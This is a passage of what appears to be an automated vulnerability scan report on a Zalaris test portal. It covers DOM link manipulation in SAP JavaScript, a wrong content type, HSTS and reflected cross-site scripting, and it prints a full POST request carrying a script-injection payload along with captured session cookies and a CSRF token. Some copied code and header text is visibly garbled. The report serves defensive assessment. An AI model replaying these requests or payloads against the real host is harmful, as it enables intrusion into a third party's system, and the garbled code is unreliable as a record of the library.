https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/** GlobalVariables.sf3 **

var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
var sapUrGlobalStorage = null;
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
</br>g, """);
var oLink = oDoc.getElementsByTagName("LINK")[0];
cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.brower_abbrev+".css";

oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);

oDoc.body.dir = ur_system.direction;
oDoc.body.className = "urBodyStd urTrcBodyBox urFTxtV";
oDoc.body.innerHTML = sText;

oDoc.designMode = 'On';
oDoc.execCommand("useCSS",false,true);
...[SNIP]...
urn sText;
};
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf(".")>=-1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf(".")-2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("."));
while(strRelDots.lastIndexOf(".")>=-1) {
strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("."));
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf(".")-2);
}
if (strRelDots.lastIndexOf(".")>
...[SNIP]...
{
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf(".")-2);
if (strRelDots.lastIndexOf(".")>=-1) {
showError (strRel+" is not a valid relative url.");
}
}
}

strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf(".")-2,strRel.length);
return strNewAbsPath;
}

/** RoadMap.ie5 **
```



```
function ur_RM_RegisterCreate(sld)
{
    var oRm = ur_get(sld);
    if(parseInt(oRm.getAttribute("ic"))==0)return;

    if(!oRm.getAttribute("sel"))
        oRm.setAttribute("s
...[SNIP]...
```

Static analysis

Data is read from **location.href** and passed to the **'href'** property of a DOM element via the following statements:

```
• oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
• var strAbsPath = strAbs.substring(0, strAbs.lastIndexOf("/"));
• strAbsPath = strAbsPath.substring(0, strAbsPath.lastIndexOf("/"));
• strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/") + 2, strRel.length);
• return strNewAbsPath;
• oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
```

5.8. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup**

Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from **location.href** and passed to the **'href'** property of a DOM element.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:51 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=EmulateIE7
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcores.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcores.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

Content-Length: 13247

```
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshows_plus/common
...[SNIP]...
</script><script SRC="/htmlb/jslib/sapUrMapi_sf3.js"></script>
...[SNIP]...
```

Request 2

```
GET /htmlb/jslib/sapUrMapi_sf3.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:02:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
last-modified: Tue, 30 Nov 2021 06:13:41 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/htmlb
Content-Length: 801135
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/** GlobalVariables.sf3 **

var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
var sapUrGlobalStorage = null;
try {ur_system=null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
</br><g, "">;
var oLink = oDoc.getElementsByTagName("LINK")[0];
cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";

oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);

oDoc.body.dir = ur_system.direction;
oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
oDoc.body.innerHTML = sText;

oDoc.designMode = 'On';
oDoc.execCommand("useCSS",false,true);
...[SNIP]...
urn sText;
};
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf("/")>0) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf("/")>2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/")>2);
while(strRelDots.lastIndexOf(".")>0)
...[SNIP]...
{
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("/")>2);
if (strRelDots.lastIndexOf("/")>1) {
showError (strRel+" is not a valid relative url.");
}
}
}
```

```

strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/")+2,strRel.length);
return strNewAbsPath;
}

/** RoadMap.ie5 **

function ur_RM_RegisterCreate(sld)
{
    var oRm = ur_get(sld);
    if(parseInt(oRm.getAttribute("ic"))==0)return;

    if(!oRm.getAttribute("sel"))
        oRm.setAttribute("s
...[SNIP]...

```

Static analysis

Data is read from **location.href** and passed to the **'href' property of a DOM element** via the following statements:

- `oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);`
- `var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));`
- `strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/")+2,strRel.length);`
- `return strNewAbsPath;`
- `oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);`

6. Content type incorrectly stated

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.framework/resources/css/favicon.ico**

Issue detail

The response states that the content type is **text/html**. However, it actually appears to contain **unrecognized content**.

All browsers may interpret the response as HTML.

Issue background

If a response specifies an incorrect content type then browsers may process the response in unexpected ways. If the content type is specified to be a renderable text-based format, then the browser will usually attempt to interpret the response as being in that format, regardless of the actual contents of the response. Additionally, some other specified content types might sometimes be interpreted as HTML due to quirks in particular browsers. This behavior might lead to otherwise "safe" content such as images being rendered as HTML, enabling cross-site scripting attacks in certain conditions.

The presence of an incorrect content type statement typically only constitutes a security flaw when the affected resource is dynamically generated, uploaded by a user, or otherwise contains user input. You should review the contents of affected responses, and the context in which they appear, to determine whether any vulnerability exists.

Issue remediation

For every response containing a message body, the application should include a single Content-type header that correctly and unambiguously states the MIME type of the content in the response body.

Additionally, the response header "X-content-type-options: nosniff" should be returned in all responses to reduce the likelihood that browsers will interpret content in a way that disregards the Content-type header.

References

- [Web Security Academy: Cross-site scripting](#)

Vulnerability classifications

- [CWE-16: Configuration](#)
- [CWE-436: Interpretation Conflict](#)
- [CAPEC-63: Cross-Site Scripting \(XSS\)](#)

Request 1

```

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.framework/resources/css/favicon.ico HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0

```

Response 1

```

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:50 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 12:45:36 GMT
Content-Length: 24238
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

.....00.....v.....h.....00.....%...#.....l.....h...FZ...0...`.....^2..a6..h8..!..o=..p=..t>..iV..vX..S
...[SNIP]...

```

7. Strict transport security not enforced

Summary

Severity: **Low**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/**

Issue detail

This issue was found in multiple locations under the reported path.

Issue background

The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

To exploit this vulnerability, an attacker must be suitably positioned to intercept and modify the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Issue remediation

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.

Note that because HSTS is a "trust on first use" (TOFU) protocol, a user who has never accessed the application will never have seen the HSTS header, and will therefore still be vulnerable to SSL stripping attacks. To mitigate this risk, you can optionally add the 'preload' flag to the HSTS header, and submit the domain for review by browser vendors.

References

- [HTTP Strict Transport Security](#)
- [sslstrip](#)
- [HSTS Preload Form](#)

Vulnerability classifications

- [CWE-523: Unprotected Transport of Credentials](#)
- [CAPEC-94: Man in the Middle Attack](#)
- [CAPEC-157: Sniffing Attacks](#)

Request 1

```
GET / HTTP/1.1
Host: testportal.zalaris.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 301 Moved Permanently
Date: Thu, 30 Jun 2022 04:44:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Location: https://testportal.zalaris.com/ep/redirect
Content-Length: 250
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://testportal.zala
...[SNIP]...
```

8. Cross-site scripting (reflected)

There are 6 instances of this issue:

- /neptune/zalaris_launchpad_standard [NUMBER_DECIMAL JSON parameter]
- /neptune/zalaris_launchpad_standard [NUMBER_GROUPING JSON parameter]
- /neptune/zmfp_team_status [CLIENT JSON parameter]
- /neptune/zmfp_time_statement [AMOUNT1 JSON parameter]
- /neptune/zmfp_time_statement [AMOUNT2 JSON parameter]
- /neptune/zmfp_time_statement [FIL_KEY JSON parameter]

Issue background

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > ' ' and =, should be replaced with the corresponding HTML entities (< > etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

References

- Web Security Academy: Cross-site scripting
- Web Security Academy: Reflected cross-site scripting
- Using Burp to Find XSS issues

Vulnerability classifications

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
- CWE-116: Improper Encoding or Escaping of Output
- CWE-159: Failure to Sanitize Special Element
- CAPEC-591: Reflected XSS

8.1. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard [NUMBER_DECIMAL JSON parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zalaris_launchpad_standard

Issue detail

The value of the **NUMBER_DECIMAL** JSON parameter is copied into the HTML document as plain text between tags. The payload **di3xm<script>alert(1)</script>oukn8ifhvdrr** was submitted in the **NUMBER_DECIMAL** JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=GET_MENU_LIST&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dxp=21100006&field_id=00384&
ajax_value=PORTAL%7CD%7C%7C%7C HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564438683
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NzIXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-type: text/plain
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-59665a0c20a546bb
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-59665a0c20a546bb-01
Content-Length: 5413
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"WA_UPDATE":{"CONFIGURATION":{"PORTAL":{"RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris
PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APPX":"","CREDAT"
...[SNIP]...
_APP_CACHE":{"IT_GUID":{"WA_MENU_LIST":{"WA_CATEGORY":{"WA_USER_DEFAULT":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TIMEFM":"","NUMBER_GROUPING":"","NUMBER_DECIMAL":"di3xm<script>alert(1)
</script>oukn8ifhvdrr"},"EDIT":true},"WA_CORE":
{"CONFIGURATION":{"PORTAL":{"DESCRIPTION":"","APP_APPCACHE":"ZALARIS_LAUNCHPAD_STANDARD","APP_PASSCODE":"NEPTUNE_LAUNCHPAD_PINCODE","APP_
START":"","APP_CLIENT":"050","APP_URL":
...[SNIP]...
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 12:59:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
```



```
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 409955
dwp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
